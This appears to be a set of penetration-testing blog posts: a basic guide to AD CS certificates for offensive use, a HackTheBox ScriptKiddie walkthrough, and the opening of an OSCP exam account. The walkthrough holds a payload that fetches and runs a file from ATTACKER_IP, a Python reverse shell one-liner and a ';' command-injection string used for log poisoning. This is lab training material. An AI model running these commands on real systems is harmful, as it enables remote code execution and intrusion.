AD CS – The Basics

Introduction

This post will cover the basics of Active Directory Certificate Services (AD CS) and how we can use certificates for offensive security. I have two other posts on this subject. The first of which covers some of the dangerous misconfigurations. And secondly, how we can actually perform the attacks.

For those unfamiliar, AD CS is the server role used to issue and manage digital certificates within a server estate. This is a role which can have massive security implications if it is incorrectly configured. Certificates can be used for a large number of uses, from HTTPS through to authenticating to a domain.

All of the page references in this post refer to the white-paper produced by SpecterOps.

  1. Introduction
  2. Installation
  3. Core Concepts
    1. Certficates
    2. Certificate Template
    3. Certificate Signing Request (CSR)
    4. Extended Key Usages (EKU) Object Identifiers (OIDs)
    5. Subject Alternative Names (SANs)
  4. Interacting with AD CS
  5. Dealing With Certificates
    1. Requesting a Certificate
    2. Exporting a Certificate
    3. Importing a Certificate
  6. Conclusion
  7. Common Errors
    1. CRL Server is not reachable (CRYPT_E_REVOCATION_OFFLINE)
    2. KRB-ERROR (16) : KDC_ERR_PADATA_TYPE_NOSUPP
    3. KRB-ERROR (62) : KDC_ERR_CLIENT_NOT_TRUSTED
    4. The requested certificate template is not supported by this CA
    5. Other KRB-ERROR codes

Installation

We will assume we already have Server 2019 installed and running as a domain controller. Dinika-15 on Medium has made a great guide to follow for the installation of AD CS.

For our purposes, we will add the ‘Active Directory Certification Services‘ role to the server. Optionally, will can install ‘CA Web Enrollment‘ to have some fun with NTLM relays as part of the ‘ESC8’ attack. This is shown below:

If we do want to perform the ESC8 attack, ensure that you install AD CS on a server that isnt operating as a domain controller, due to their enhanced SMB signing protection. I didnt realise this for a few days and so most of my screenshots will reference my DC (DC01)!

Click through the wizard until we get to the confirmation screen. By default, I allow it to restart as needed! It didn’t seem to need it, but I have seen other server roles require several restarts.

Now we have it installed!

I would then recommend a restart to ensure the server is more predicable.


Then run certutil.exe on the CS server to show AD CS details & confirm we have it installed.
Core Concepts

Certficates

Certificates in AD can be used for many different functions, but this research focuses on those certificates which allow for domain authentication. In effect, a certificate which allows for authentication has a lot of similarities with an SSH private key – as you can authenticate without knowing the current password and the credentials are stored in a single file.

Certificate Template

A certificate template is effectively a blueprint for a certificate. Each certificate request must use a template, and so the settings of a template will dictate the resulting certificate. For example, a vulnerable template might allow any AD user to authenticate to AD with it. (Page 16)

Certificate Signing Request (CSR)

A CSR is the request made by a client to the AD CS server, in order to obtain a certificate. For example, Joe Bloggs will submit a CSR to the AD CS server in order to obtain a certificate.(Page 15)

Extended Key Usages (EKU) Object Identifiers (OIDs)


Despite the incredibly complex name (EKU OIDs), these are a reasonably straight-forward concept at a high level. These values dictate what a certificate template can be used for. These uses can be things such as authenticating to the domain to signing code.

As described on page 18, the 1.3.6.1.5.5.7.3.2 OID can be used for Client Authentication. This means if we can obtain a certificate which includes that OID, we can use the certificate to authenticate to the domain. We will cover these more later on!
Subject Alternative Names (SANs)


On a certificate template, there is an option to allow the requester to specify which principal the certificate can be used as. For example, if the SAN option is set on a template, and the template allows for client authentication then you could leverage the certificate to log in as any user. This is as bad as it sounds, and is covered in more detail within ESC1 (Page 54).
Interacting with AD CS

There are a number of tools which can be used to interact with AD CS, the table below lists a number of them:

Tool NameDescriptionUsage

MMCMMC can be used to request, import and export certificates from a device. Run -> mmc
ADSI EditThis can show us the raw AD information on the certification services. This is handy for debugging issues and the various ACEs and ACLs we will encounter! On a DC, search for ADSI Edit
Certification AuthorityThis tool will show details on the Certificate Templates, issued certificates and failed requests.On the CS server, Run -> certsrv
Certificate Templates ConsoleShows more detail on Certificate Templates.Right click on Certificate Templates within certsrv
Certify Automates a large part of this work, used for interacting with AD CS via CLI.Download from GitHub
ForgeCert If you manage to steal a CA certificate, this will allow ‘Golden Certificate’ attacks. Covered under DPERSIST1.Download from GitHub

For ADSI Edit, we must use the ‘Configuration’ naming context. To do this, open ADSI edit and right click on the ‘ADSI Edit’ entry at the top of the navigation tree.

Then click on Connect To and select the ‘Configuration’ option in the dropdown.

Click on ok and we can view information on AD CS at CN=Services -> CN=Public Key Services. We should now be able to see the container for Certificate Templates and other configuration items.

Dealing With Certificates

Requesting a Certificate

For this guide, we will use MMC to request our certificates. At the time of writing, Certify and ForgeCert were yet to be released. Therefore, we will focus on using built-in Windows tooling to achieve these attacks, which has the added advantage of living off the land! certreq can be used to perform these attacks via the CLI if desired.

On your domain-joined low-privilege machine, open up mmc by searching for it in the search bar.

Click on File -> Add/Remove Snap-in, then select the ‘Certificates’ option and click ok. We will now have loaded in the Certificates snap-in, which we can use to request certificates. To request a certificate, right click on the Personal entry, then All Tasks and then Request New Certificate.
Click through the wizard and then we will select the default User template.

Then click on Enroll and we will get a certificate in our ‘personal’ folder.

This is effectively the ‘PERSIST1‘ attack within the whitepaper (Page 49).

Exporting a Certificate

We will often want to export a certificate in order to maintain persistance over an account or machine. For example, if we abuse ESC1 or ESC2, we can login as a user or machine without having valid credentials for the account – so long as we have a valid certificate.

To export a certificate, go to the Personal folder within mmc and right click on the certificate to export. Select Export, at the wizard we will export the private key as well.


Export the certificate
And we must include the private key in order to use it on other systems!

Because we are exporting the private key, we must password protect the exported certificate file. Oddly there are no password restrictions here, so we will use a password of ‘a‘.

Importing a Certificate

Importing a certificate is very straight-forward. Right click on the ‘Personal’ folder within MMC, we will then select ‘Import’.

Click through the wizard, on the file selector make sure you select ‘All Files’ as it will default to .cer and *.crt files. You will need to put in your password from when you exported it.

Conclusion

Hopefully this very brief introduction was of use! To put this knowledge into action, I have posts on both how to configure a vulnerable AD CS environment and how to perform the various AD CS attacks here. Below are some errors which I encountered, which didnt have very simple explanations on Google!

Common Errors

CRL Server is not reachable (CRYPT_E_REVOCATION_OFFLINE)

To get around this error, we can disable CRL checking by running the following on the DC:

certutil -setreg ca\CRLFlags +CRLF_REVCHECK_IGNORE_OFFLINE

This will commonly show the “The revocation function was unable to check revocation because the revocation server was offline” or CRYPT_E_REVOCATION_OFFLINE error

KRB-ERROR (16) : KDC_ERR_PADATA_TYPE_NOSUPP


This error typically appears when you haven’t imported the Domain Controller Authentication certificate onto the Domain Controller. This process is covered in more detail by Citrix here.

In short, go onto your DC and open MMC. In MMC add the Certificates add-on for the computer account and request the Domain Controller Authentication certificate.
KRB-ERROR (62) : KDC_ERR_CLIENT_NOT_TRUSTED

Thanks to a tweet from GentilKiwi, we can fix this by running the following on a Domain Controller.

certutil -pulse

I found I had to reinstall the Domain Controller Authentication certificate again, as shown in KRB-ERROR(16) above, but this will depend on your environment!

The requested certificate template is not supported by this CA


This error occurs when you attempt to request a certificate template which has not been enabled. A template can be enabled within certsrv by selecting ‘Certificate Template to Issue’. Select the certificate you want to issue and click OK.
Other KRB-ERROR codes

If you encounter other error codes, eventid.net is a great resource to explain what they mean. Often the codes are fairly self-explanatory!

HackTheBox ScriptKiddie Walkthough

ScriptKiddie was an Easy rated Linux machine, which involved exploiting a vulnerability within MetaSploit, then gaining access to the pwn user and abusing a sudo misconfiguration.

Getting A Shell

Reconnisance


Initial nMap scans showed a very simple box, with just SSH and port 5000 open. I personally find the -sV -A flags tend to reveal the most useful information when scanning. The scan shows that port 5000 is most likely a Python-based webserver.

Machine generated alternative text:
(kali@ kali) - 
$ nmap -sv -A 
10.129.131.144 
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 11:26 BST 
Nmap scan report for 10.129.131.144 
Host is up (0.043s latency). 
Not shown: 998 closed ports 
PORT 
STATE SERVICE VERSION 
22/tcp 
OpenSSH 8.2p1 Ubuntu 4ubuntuø.1 (Ubuntu Linux; 
open ssh 
1 2.0) 
ssh-hostkey: 
3072 (RSA) 
256 (ECDSA) 
256 (ED25519) 
5000/tcp open http 
Werkzeug httpd 0.16.1 (python 3.8.5) 
http-server-header: Werkzeug/ø.16.1 python/3.8.5 
http-title: kld'5 h4ck3r tøø15 
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel 
protoco 
Service detection performed. Please report any incorrect results at https://n 
map.org/submit/ 
Nmap done: 1 IP address (1 host up) scanned in 10.37 seconds
Scan results for the target


The site itself is an ‘script-kiddies’ website, allowing for nMap, SearchSploit and MetaSploit to be used from a web portal. Initially, I thought this might be an OS command injection vulnerability. Perhaps this could work by running an nMap scan along the lines of “8.8.8.8 & whoami“. This didnt work though, showing there was likely something further to be exploited.

Machine generated alternative text:
nmap 
scan top 100 ports on an ip 
ip: 
8.8.8.8 whoami 
scan
My attempt at performing OS injection

MetaSploit

Two things in the MetaSploit section caught my eye. First, you are able to include a template file – something I didn’t even know you could do in MetaSploit! Secondly, ‘Android’ was listed as a target, along with Windows and Linux. This seemed very odd, and led me to discover a CVE (CVE-2020-7384) relating to MetaSploit, template files and Android!

Luckily, there is exploit code for this within ExploitDB. This exploit will generate a malicious template, which will be executed on the target. To make my life easier, I decided to make this template retrieve a file from my HTTP server. This means I wont need to recompile the template for any small code tweaks – I can just update the file on my webserver. To do this, I changed the payload variable to be the following code:

payload = 'wget "http://ATTACKER_IP/payload" -O /tmp/payload && chmod +x /tmp/payload && ./tmp/payload'

This code will download a ‘payload‘ file from my HTTP server, make it executable and then execute it.


Now I could begin to create my payload. At this point I had several issues with Kali not finding the jarsigner binary. This is caused by using JRE (Java Runtime Environment) and not JDK (Java Development Kit). To fix this, run sudo apt install -y default-jdk to install JDK (Source).

Successfully compiling the malicious template file.


I then opted to use a basic Python3 reverse shell as our payload file. This then returned a shell from the host after specifying our IP in the LHOST field.

payloads 
venom it up 
. gen rev tcp meterpreter bins 
I host: 
template file (optional): 
template.apk
Setting LHOST and the template!
'r.•lp 
8888 
listening on [any] 8888 
connect to [10.10.14.67] from 
/bin/sh: e: can't access ttv; 
(UNKNOWN) [10.129.131.144] 
job control turned off 
33662 
(katiSkaIi)-C 
total 
-rwxr-xr-x I kali kali 1830 Apr 
10.10.14.67 
tsudol password for kali: 
serving HTTP on ø.ø.e.ø port se 
16 12. 
•29 49491.py 
(http• 
12 : 35. 
10.129.131.1&0 - 
10.129.131.1" 
- [16/Apr/2e21 
[16/Apr/2021 
- [16/Apr/2ø21 
.//e.ø.ø.ø:8ø/) . 
•GET 'payload HTTP/I.I• 2øø 
•GET 'payload HTTP/1 1 
•GET 'payload HTTP/I.I 
. • 200 
• 2øø
Shell returned from the server!

Privilege Escalation


At this point, we had access as the kid user, who unfortunately didn’t have the user flag in their directory! I moved LinuxSmartEnumeration onto the host and ran it initially on level 0, then on level 2 with specific flags.

Machine generated alternative text:
LSE Version: 
User: 
user ID: 
Password: 
Home : 
Path: 
umask: 
Hostname : 
Linux: 
Distribution : 
Architecture: 
./lse.sh -1 2 -p 0 -s 
If you know the current user password, write it here to check sudo privileges: 
-rw-r r 
3.1 
kid 
1000 
none 
/home/kid 
/var/lib/gems/2.7. ø/bin : /usr/local/sbin : /usr/local/bin : /usr/sbin : /usr/bin : /sbin : /bin : /snap/bin 
0022 
scriptkiddie 
5.4 .0-65-generic 
Ubuntu 20.04.1 LTS 
x86 64 
( users ) 
Are there other users in an administrative groups? 
usr020 
• 4: syslog 
adm 
kid 
pwn 
usr030 
fst090 
fst150 
Other users with shell 
root: /root :/bin/bash 
: 1000 : kid : /home/kid : /bin/bash 
:: /home/pwn : /bin/bash 
( file system ) 
SSH files in home directories. 
1 kid kid 0 Apr 16 11:41 /home/kid/.ssh/authorized_keys 
Looking for GIT/SVN repositories. 
/opt/exploit-database/ . git 
/opt/exploitdb/ .git 
kidnscriptkiddie : /tmp$ 
FINISHED )
Output of LSE, showing the pwn user.


I then moved to the kid users home directory, uploading my SSH key to gain a fully interactive shell as the kid user. Looking through the pwn users directory, the scanlosers.sh file stands out as being an area to target.

The scanlosers.sh file

In short, this file is reading in the hackers log file, then splitting it on any spaces using cut. Anything after the 2nd space (3rd item) is then put into the shell command on line 7, which is running an nMap scan. For instance, if we ran the following command it would poison the logs, then run whoami as the pwn user. Note that the semi-colon will end the nMap command and run whoami by itself.

echo "a a ; whoami" > /home/kid/logs/hackers && ./scanlosers.sh

We can then extend this to run a reverse shell, allowing us to gain code execution as the pwn user. I found the exploit code would often fail when combining the log poisoning and reverse shell, so I stored the shell in a separate file. To do this, I ran the following command to make a reverse shell file named ‘script.sh‘.

echo "python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.67\",9999));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" > script.sh

I then ran the following command to poison the logs.

echo "a a ; cd /home/kid/ && ./script.sh ;"> logs/hackers

Then run the scanlosers.sh file and you finally get a user shell!

Getting root

The first thing when I get a Linux shell, is to run sudo -l, as it is often an easy priv-esc! In this case, we can run MSFConsole as sudo, as shown below.

p 9999 
listening on (any] 9999 . 
connect to [le.10.14.671 from (UNKNOWN) [1ø.129.131.144] 48124 
/bin/sh: o: can't access tty; job control turned off 
$ whoami 
$ python3 —c ' import Pty; 
pwnascriptkiddie:/home/kid$ sudo -1 
sudo -I 
Matching Defaults entries for pm on scriptkiddie: 
env_reset, mail_badpass, 
/usr/locat/bin\ : /usr/sbin\ /usr/bin\ /sbin\ : /bin\ : /snap/bin 
User pm may run the following cMnands on scriptkiddie: 
(root) NOPASSWD: /opt/metasp10it-framework-6.ø.9/msfcons01e 
1 
pwnOscriptkiddie : / home/ kid$
Output of sudo -l for the pwn user.

Running MSFConsole as sudo allows us to run commands on the host as root. Ensure that you run the command exactly as shown in the screenshot above, don’t try to just run msfconsole as it might not work!

In the spirit of OSCP, we can get a root shell by uploading another Python3 reverse shell. We can then run that from within MSFConsole and get a root shell back.

msf6 > cd /home/kid 
cd /home/kid 
ms.f.$ bash script.sh 
bash script. sh 
[i] exec: bash script.sh 
kali@ kali 
nc -nvlp 
7777 
listening on [any] 7777 
connect to [10.10.14.671 from (UNKNOWN) [le.129.131.144J 53892 
whoani
A root reverse shell!

ScriptKiddie Summary

Overall, I really enjoyed ScriptKiddie as it had a very different focus to most other HTB boxes. The inclusion of having to move to the pwn user was a nice challenge as well! I would say this is fairly similar to machines in OSCP or Proving Grounds, so would be good practise ahead of the exam!

My OSCP Exam Experience & Tips

Here is a write up of my OSCP exam experience – from studying through to passing the exam. Overall, it was a worthwhile experience and I would recommend it to anyone interested in infosec!

TL:DR

  • Practise!
  • IMO, the OSCP exam manual is too large and not worth the effort
  • Proving Grounds is far better than PWK Labs (And its much cheaper!)
  • You don’t need to know *everything* in Kali or Linux to complete the course/exam
  • ‘Try Harder’ is a good mentality, but it has its limits
  • There are some excellent resources out there, in particular:

Start

I started my 3 month lab access at the end of 2020, to coincide with the start of another lockdown in the UK. When you first get access to the OSCP/PWK labs you have a short window (2-3 days) to download the various content you will need to study from. You get:

  • A set of videos walking you through the course
  • The OSCP exam manual (Only 853 pages long!)
  • VPN credentials to the lab machines

Early on, my plan was to complete the manual, and finish all of the exercises. I quickly realised this was pretty futile, as the exercises alone would likely take a month or longer to do. I felt that I could ‘learn’ at least 5 points from the machines in the time it would take to complete the manual! However, I did read through the entire 853-page manual. This was worthwhile, but in hindsight this didn’t teach me anything above what I learned from the lab machines.

Practise

